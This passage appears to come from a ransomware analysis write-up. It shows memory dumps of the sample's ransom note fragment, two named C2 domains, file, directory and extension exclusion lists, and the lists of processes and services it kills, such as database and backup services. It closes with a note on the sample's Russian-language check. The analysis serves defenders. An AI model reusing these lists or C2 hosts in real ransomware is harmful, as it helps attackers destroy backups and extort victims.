005CA498  61 63 6B 75 70 73 20 61 72 65 20 64 65 6C 65 74  ackups are delet
005CA4A8  65 64 2E 20 57 65 20 75 73 65 20 73 74 72 6F 6E  ed. We use stron
005CA4B8  67 20 65 6E 63 72 79 70 74 69 6F 6E 20 61 6C 67  g encryption alg
005CA4C8  6F 72 69 74 68 6D 73 2C 20 73 6F 20 79 6F 75 20  orithms, so you
```

Fig. Ransom note in memory


- The C2 servers are written, namely, baroquetees.com and rumahsia.com as seen in figure.



```
005CA298  70 00 AB AB AB AB AB AB AB AB EE FE EE FE EE FE  p.««««««««îþîþîþ
005CA2A8  00 00 00 00 00 00 00 00 77 0B 1E 47 20 AE 00 1A  ........w..G ®..
005CA2B8  62 00 61 00 72 00 6F 00 71 00 75 00 65 00 74 00  b.a.r.o.q.u.e.t.
005CA2C8  65 00 65 00 73 00 2E 00 63 00 6F 00 6D 00 00 00  e.e.s...c.o.m...
005CA2D8  72 00 75 00 6D 00 61 00 68 00 73 00 69 00 61 00  r.u.m.a.h.s.i.a.
005CA2E8  2E 00 63 00 6F 00 6D 00 00 00 00 00 00 00 AB AB  ..c.o.m.......««
```

Fig. C2 Servers in memory


- Directories to be avoided in the encryption process, recycle bin, Program Data, Program Files etc. as shown in figure:



```
00579988 AB AB AB AB EE FE EE FE 00 00 00 00 00 00 00 00 ««««îþîþ........
00579998 32 8D 5B 4A D8 8F 00 1E 24 00 72 00 65 00 63 00 2.[JØ...$.r.e.c.
005799A8 79 00 63 00 6C 00 65 00 2E 00 62 00 69 00 6E 00 y.c.l.e...b.i.n.
005799B8 00 00 63 00 6F 00 6E 00 66 00 69 00 67 00 2E 00 ..c.o.n.f.i.g...
005799C8 6D 00 73 00 69 00 00 00 24 00 77 00 69 00 6E 00 m.s.i...$.w.i.n.
005799D8 64 00 6F 00 77 00 73 00 2E 00 7E 00 62 00 74 00 d.o.w.s...~.b.t.
005799E8 00 00 24 00 77 00 69 00 6E 00 64 00 6F 00 77 00 ..$.w.i.n.d.o.w.
005799F8 73 00 2E 00 7E 00 77 00 73 00 00 00 77 00 69 00 s...~.w.s...w.i.
00579A08 6E 00 64 00 6F 00 77 00 73 00 00 00 61 00 70 00 n.d.o.w.s...a.p.
00579A18 70 00 64 00 61 00 74 00 61 00 00 00 61 00 70 00 p.d.a.t.a...a.p.
00579A28 70 00 6C 00 69 00 63 00 61 00 74 00 69 00 6F 00 p.l.i.c.a.t.i.o.
00579A38 6E 00 20 00 64 00 61 00 74 00 61 00 00 00 62 00 n. .d.a.t.a...b.
00579A48 6F 00 6F 00 74 00 00 00 67 00 6F 00 6F 00 67 00 o.o.t...g.o.o.g.
00579A58 6C 00 65 00 00 00 6D 00 6F 00 7A 00 69 00 6C 00 l.e...m.o.z.i.l.
00579A68 6C 00 61 00 00 00 70 00 72 00 6F 00 67 00 72 00 l.a...p.r.o.g.r.
00579A78 61 00 6D 00 20 00 66 00 69 00 6C 00 65 00 73 00 a.m. .f.i.l.e.s.
00579A88 00 00 70 00 72 00 6F 00 67 00 72 00 61 00 6D 00 ..p.r.o.g.r.a.m.
00579A98 20 00 66 00 69 00 6C 00 65 00 73 00 20 00 28 00  .f.i.l.e.s. .(.
00579AA8 78 00 38 00 36 00 29 00 00 00 70 00 72 00 6F 00 x.8.6.)...p.r.o.
00579AB8 67 00 72 00 61 00 6D 00 64 00 61 00 74 00 61 00 g.r.a.m.d.a.t.a.
00579AC8 00 00 73 00 79 00 73 00 74 00 65 00 6D 00 20 00 ..s.y.s.t.e.m. .
00579AD8 76 00 6F 00 6C 00 75 00 6D 00 65 00 20 00 69 00 v.o.l.u.m.e. .i.
00579AE8 6E 00 66 00 6F 00 72 00 6D 00 61 00 74 00 69 00 n.f.o.r.m.a.t.i.
00579AF8 6F 00 6E 00 00 00 74 00 6F 00 72 00 20 00 62 00 o.n...t.o.r. .b.
00579B08 72 00 6F 00 77 00 73 00 65 00 72 00 00 00 77 00 r.o.w.s.e.r...w.
00579B18 69 00 6E 00 64 00 6F 00 77 00 73 00 2E 00 6F 00 i.n.d.o.w.s...o.
00579B28 6C 00 64 00 00 00 69 00 6E 00 74 00 65 00 6C 00 l.d...i.n.t.e.l.
00579B38 00 00 6D 00 73 00 6F 00 63 00 61 00 63 00 68 00 ..m.s.o.c.a.c.h.
00579B48 65 00 00 00 70 00 65 00 72 00 66 00 6C 00 6F 00 e...p.e.r.f.l.o.
00579B58 67 00 73 00 00 00 78 00 36 00 34 00 64 00 62 00 g.s...x.6.4.d.b.
00579B68 67 00 00 00 70 00 75 00 62 00 6C 00 69 00 63 00 g...p.u.b.l.i.c.
00579B78 00 00 61 00 6C 00 6C 00 20 00 75 00 73 00 65 00 ..a.l.l. .u.s.e.
00579B88 72 00 73 00 00 00 64 00 65 00 66 00 61 00 75 00 r.s...d.e.f.a.u.
00579B98 6C 00 74 00 00 00 00 00 40 00 AB AB AB AB AB AB l.t.....@.««««««
00579BA8 AB AB EE FE EE FE EE FE 00 00 00 00 00 00 00 00 ««îþîþîþ........
```

Fig. Exclusion list of directories, in memory


- Files to be ignored by the ransomware:



```
00579BA8 AB AB EE FE EE FE EE FE 00 00 00 00 00 00 00 00 ««îþîþîþ........
00579BB8 55 8D 5B 2D 7F 87 00 1A 61 00 75 00 74 00 6F 00 U.[-....a.u.t.o.
00579BC8 72 00 75 00 6E 00 2E 00 69 00 6E 00 66 00 00 00 r.u.n...i.n.f...
00579BD8 62 00 6F 00 6F 00 74 00 2E 00 69 00 6E 00 69 00 b.o.o.t...i.n.i.
00579BE8 00 00 62 00 6F 00 6F 00 74 00 66 00 6F 00 6E 00 ..b.o.o.t.f.o.n.
00579BF8 74 00 2E 00 62 00 69 00 6E 00 00 00 62 00 6F 00 t...b.i.n...b.o.
00579C08 6F 00 74 00 73 00 65 00 63 00 74 00 2E 00 62 00 o.t.s.e.c.t...b.
00579C18 61 00 6B 00 00 00 64 00 65 00 73 00 6B 00 74 00 a.k...d.e.s.k.t.
00579C28 6F 00 70 00 2E 00 69 00 6E 00 69 00 00 00 69 00 o.p...i.n.i...i.
00579C38 63 00 6F 00 6E 00 63 00 61 00 63 00 68 00 65 00 c.o.n.c.a.c.h.e.
00579C48 2E 00 64 00 62 00 00 00 6E 00 74 00 6C 00 64 00 ..d.b...n.t.l.d.
00579C58 72 00 00 00 6E 00 74 00 75 00 73 00 65 00 72 00 r...n.t.u.s.e.r.
00579C68 2E 00 64 00 61 00 74 00 00 00 6E 00 74 00 75 00 ..d.a.t...n.t.u.
00579C78 73 00 65 00 72 00 2E 00 64 00 61 00 74 00 2E 00 s.e.r...d.a.t...
00579C88 6C 00 6F 00 67 00 00 00 6E 00 74 00 75 00 73 00 l.o.g...n.t.u.s.
00579C98 65 00 72 00 2E 00 69 00 6E 00 69 00 00 00 74 00 e.r...i.n.i...t.
00579CA8 68 00 75 00 6D 00 62 00 73 00 2E 00 64 00 62 00 h.u.m.b.s...d.b.
00579CB8 00 00 00 00 00 00 AB AB AB AB AB AB AB AB EE FE ......««««««««îþ
00579CC8 00 00 00 00 00 00 00 00 14 89 58 6B 18 87 00 00 ..........Xk....
```


Fig. Files to be ignored

- Exclusion list of extensions:




```
00579CB8  00 00 00 00  00 00 AB AB  AB AB AB AB  AB AB EE FE  ......««««««««îþ
00579CC8  00 00 00 00  00 00 00 00  36 8D 5B 4E  18 87 00 1A  ........6.[N....
00579CD8  33 00 38 00  36 00 00 00  61 00 64 00  76 00 00 00  3.8.6...a.d.v...
00579CE8  61 00 6E 00  69 00 00 00  62 00 61 00  74 00 00 00  a.n.i...b.a.t...
00579CF8  62 00 69 00  6E 00 00 00  63 00 61 00  62 00 00 00  b.i.n...c.a.b...
00579D08  63 00 6D 00  64 00 00 00  63 00 6F 00  6D 00 00 00  c.m.d...c.o.m...
00579D18  63 00 70 00  6C 00 00 00  63 00 75 00  72 00 00 00  c.p.l...c.u.r...
00579D28  64 00 65 00  73 00 6B 00  74 00 68 00  65 00 6D 00  d.e.s.k.t.h.e.m.
00579D38  65 00 70 00  61 00 63 00  6B 00 00 00  64 00 69 00  e.p.a.c.k...d.i.
00579D48  61 00 67 00  63 00 61 00  62 00 00 00  64 00 69 00  a.g.c.a.b...d.i.
00579D58  61 00 67 00  63 00 66 00  67 00 00 00  64 00 69 00  a.g.c.f.g...d.i.
00579D68  61 00 67 00  70 00 6B 00  67 00 00 00  64 00 6C 00  a.g.p.k.g...d.l.
00579D78  6C 00 00 00  64 00 72 00  76 00 00 00  65 00 78 00  l...d.r.v...e.x.
00579D88  65 00 00 00  68 00 6C 00  70 00 00 00  69 00 63 00  e...h.l.p...i.c.
00579D98  6C 00 00 00  69 00 63 00  6E 00 73 00  00 00 69 00  l...i.c.n.s...i.
00579DA8  63 00 6F 00  00 00 69 00  63 00 73 00  00 00 69 00  c.o...i.c.s...i.
00579DB8  64 00 78 00  00 00 6C 00  64 00 66 00  00 00 6C 00  d.x...l.d.f...l.
00579DC8  6E 00 6B 00  00 00 6D 00  6F 00 64 00  00 00 6D 00  n.k...m.o.d...m.
00579DD8  70 00 61 00  00 00 6D 00  73 00 63 00  00 00 6D 00  p.a...m.s.c...m.
00579DE8  73 00 70 00  00 00 6D 00  73 00 73 00  74 00 79 00  s.p...m.s.s.t.y.
00579DF8  6C 00 65 00  73 00 00 00  6D 00 73 00  75 00 00 00  l.e.s...m.s.u...
00579E08  6E 00 6C 00  73 00 00 00  6E 00 6F 00  6D 00 65 00  n.l.s...n.o.m.e.
00579E18  64 00 69 00  61 00 00 00  6F 00 63 00  78 00 00 00  d.i.a...o.c.x...
00579E28  70 00 72 00  66 00 00 00  70 00 73 00  31 00 00 00  p.r.f...p.s.1...
00579E38  72 00 6F 00  6D 00 00 00  72 00 74 00  70 00 00 00  r.o.m...r.t.p...
00579E48  73 00 63 00  72 00 00 00  73 00 68 00  73 00 00 00  s.c.r...s.h.s...
00579E58  73 00 70 00  6C 00 00 00  73 00 79 00  73 00 00 00  s.p.l...s.y.s...
00579E68  74 00 68 00  65 00 6D 00  65 00 00 00  74 00 68 00  t.h.e.m.e...t.h.
00579E78  65 00 6D 00  65 00 70 00  61 00 63 00  6B 00 00 00  e.m.e.p.a.c.k...
00579E88  77 00 70 00  78 00 00 00  6C 00 6F 00  63 00 6B 00  w.p.x...l.o.c.k.
00579E98  00 00 6B 00  65 00 79 00  00 00 68 00  74 00 61 00  ..k.e.y...h.t.a.
00579EA8  00 00 6D 00  73 00 69 00  00 00 70 00  64 00 62 00  ..m.s.i...p.d.b.
00579EB8  00 00 00 00  70 00 AB AB  AB AB AB AB  AB AB EE FE  ....p.««««««««îþ
```

Fig. Extension exclusion list



```
00579EB8  00 00 00 00  70 00 AB AB  AB AB AB AB  AB AB EE FE  ....p.««««««««îþ
00579EC8  00 00 00 00  00 00 00 00  71 8D 5B 09  7B 87 00 1E  ........q.[.{...
00579ED8  73 00 71 00  6C 00 00 00  73 00 71 00  6C 00 69 00  s.q.l...s.q.l.i.
00579EE8  74 00 65 00  00 00 00 00  00 00 AB AB  AB AB AB AB  t.e.......««««««
00579EF8  AB AB EE FE  EE FE EE FE  00 00 00 00  00 00 00 00  ««îþîþîþ........
```


- Exclusion list for process termination



```
00579F08  60 8D 5B 18  3C 87 00 1C  76 00 6D 00  63 00 6F 00  `.[.<...v.m.c.o.
00579F18  6D 00 70 00  75 00 74 00  65 00 2E 00  65 00 78 00  m.p.u.t.e...e.x.
00579F28  65 00 00 00  76 00 6D 00  6D 00 73 00  2E 00 65 00  e...v.m.m.s...e.
00579F38  78 00 65 00  00 00 76 00  6D 00 77 00  70 00 2E 00  x.e...v.m.w.p...
00579F48  65 00 78 00  65 00 00 00  73 00 76 00  63 00 68 00  e.x.e...s.v.c.h.
00579F58  6F 00 73 00  74 00 2E 00  65 00 78 00  65 00 00 00  o.s.t...e.x.e...
00579F68  54 00 65 00  61 00 6D 00  56 00 69 00  65 00 77 00  T.e.a.m.V.i.e.w.
00579F78  65 00 72 00  2E 00 65 00  78 00 65 00  00 00 65 00  e.r...e.x.e...e.
00579F88  78 00 70 00  6C 00 6F 00  72 00 65 00  72 00 2E 00  x.p.l.o.r.e.r...
00579F98  65 00 78 00  65 00 00 00  00 00 40 00  AB AB AB AB  e.x.e.....@.««««
00579FA8  AB AB AB AB  EE FE EE FE  00 00 00 00  00 00 00 00  ««««îþîþ........
00579FB8  73 89 58 0C  2D 87 00 00  C4 00 54 00  B0 BB 55 00  s.X.-...Ä.T.°»U.
```

Fig. Exclusion list for process termination


- These processes will be killed by the ransomware:



```
00579FB8 31 8D 5B 49 2D 87 00 18 73 00 71 00 6C 00 00 00 1.[I-...s.q.l...
00579FC8 6F 00 72 00 61 00 63 00 6C 00 65 00 00 00 6F 00 o.r.a.c.l.e...o.
00579FD8 63 00 73 00 73 00 64 00 00 00 64 00 62 00 73 00 c.s.s.d...d.b.s.
00579FE8 6E 00 6D 00 70 00 00 00 73 00 79 00 6E 00 63 00 n.m.p...s.y.n.c.
00579FF8 74 00 69 00 6D 00 65 00 00 00 61 00 67 00 6E 00 t.i.m.e...a.g.n.
0057A008 74 00 73 00 76 00 63 00 00 00 69 00 73 00 71 00 t.s.v.c...i.s.q.
0057A018 6C 00 70 00 6C 00 75 00 73 00 73 00 76 00 63 00 l.p.l.u.s.s.v.c.
0057A028 00 00 78 00 66 00 73 00 73 00 76 00 63 00 [0057A016] = 006C0071 (User D
0057A038 6F 00 6E 00 00 00 6D 00 79 00 64 00 65 00
0057A048 6B 00 74 00 6F 00 70 00 73 00 65 00 72 00 76 00 k.t.o.p.s.e.r.v.
0057A058 69 00 63 00 65 00 00 00 6F 00 63 00 61 00 75 00 i.c.e...o.c.a.u.
0057A068 74 00 6F 00 75 00 70 00 64 00 73 00 00 00 65 00 t.o.u.p.d.s...e.
0057A078 6E 00 63 00 73 00 76 00 63 00 00 00 66 00 69 00 n.c.s.v.c...f.i.
0057A088 72 00 65 00 66 00 6F 00 78 00 00 00 74 00 62 00 r.e.f.o.x...t.b.
0057A098 69 00 72 00 64 00 63 00 6F 00 6E 00 66 00 69 00 i.r.d.c.o.n.f.i.
0057A0A8 67 00 00 00 6D 00 79 00 64 00 65 00 73 00 6B 00 g...m.y.d.e.s.k.
0057A0B8 74 00 6F 00 70 00 71 00 6F 00 73 00 00 00 6F 00 t.o.p.q.o.s...o.
0057A0C8 63 00 6F 00 6D 00 6D 00 00 00 64 00 62 00 65 00 c.o.m.m...d.b.e.
0057A0D8 6E 00 67 00 35 00 30 00 00 00 73 00 71 00 62 00 n.g.5.0...s.q.b.
0057A0E8 63 00 6F 00 72 00 65 00 73 00 65 00 72 00 76 00 c.o.r.e.s.e.r.v.
0057A0F8 69 00 63 00 65 00 00 00 65 00 78 00 63 00 65 00 i.c.e...e.x.c.e.
0057A108 6C 00 00 00 69 00 6E 00 66 00 6F 00 70 00 61 00 l...i.n.f.o.p.a.
0057A118 74 00 68 00 00 00 6D 00 73 00 61 00 63 00 63 00 t.h...m.s.a.c.c.
0057A128 65 00 73 00 73 00 00 00 6D 00 73 00 70 00 75 00 e.s.s...m.s.p.u.
0057A138 62 00 00 00 6F 00 6E 00 65 00 6E 00 6F 00 74 00 b...o.n.e.n.o.t.
0057A148 65 00 00 00 6F 00 75 00 74 00 6C 00 6F 00 6F 00 e...o.u.t.l.o.o.
0057A158 6B 00 00 00 70 00 6F 00 77 00 65 00 72 00 70 00 k...p.o.w.e.r.p.
0057A168 6E 00 74 00 00 00 73 00 74 00 65 00 61 00 6D 00 n.t...s.t.e.a.m.
0057A178 00 00 74 00 68 00 65 00 62 00 61 00 74 00 00 00 ..t.h.e.b.a.t...
0057A188 74 00 68 00 75 00 6E 00 64 00 65 00 72 00 62 00 t.h.u.n.d.e.r.b.
0057A198 69 00 72 00 64 00 00 00 76 00 69 00 73 00 69 00 i.r.d...v.i.s.i.
0057A1A8 6F 00 00 00 77 00 69 00 6E 00 77 00 6F 00 72 00 o...w.i.n.w.o.r.
0057A1B8 64 00 00 00 77 00 6F 00 72 00 64 00 70 00 61 00 d...w.o.r.d.p.a.
0057A1C8 64 00 00 00 6E 00 6F 00 74 00 65 00 70 00 61 00 d...n.o.t.e.p.a.
0057A1D8 64 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB d.......«««««««««
```

Fig. Process kill list


- The list of services to be stopped and deleted:



```
0057A1E8 00 00 00 00 00 00 00 00 6E 8D 5B 16 7C 87 00 1E .........n.[.|...
0057A1F8 76 00 73 00 73 00 00 00 73 00 71 00 6C 00 00 00 v.s.s...s.q.l...
0057A208 73 00 76 00 63 00 24 00 00 00 6D 00 65 00 6D 00 s.v.c.$...m.e.m.
0057A218 74 00 61 00 73 00 00 00 6D 00 65 00 70 00 6F 00 t.a.s...m.e.p.o.
0057A228 63 00 73 00 00 00 73 00 6F 00 70 00 68 00 6F 00 c.s...s.o.p.h.o.
0057A238 73 00 00 00 76 00 65 00 65 00 61 00 6D 00 00 00 s...v.e.e.a.m...
0057A248 62 00 61 00 63 00 6B 00 75 00 70 00 00 00 47 00 b.a.c.k.u.p...G.
0057A258 78 00 56 00 73 00 73 00 00 00 47 00 78 00 42 00 x.V.s.s...G.x.B.
0057A268 6C 00 72 00 00 00 47 00 78 00 46 00 57 00 44 00 l.r...G.x.F.W.D.
0057A278 00 00 47 00 78 00 43 00 56 00 44 00 00 00 47 00 ..G.x.C.V.D...G.
0057A288 78 00 43 00 49 00 4D 00 67 00 72 00 00 00 00 00 x.C.I.M.g.r.....
0057A298 70 00 AB AB AB AB AB AB AB AB EE FE EE FE EE FE p.«««««««««îþîþîþ
0057A2A8 00 00 00 00 00 00 00 00 D0 8F 58 A8 23 87 00 00 ........Ð.X¨#...
```

Fig. Service kill and delete list

The malware then checks for the keyboard language and compares it with 419 which is Russian. For any other language, the ransomware will continue its execution. It uses NtQueryInstallUILanguage API to check for the language code.

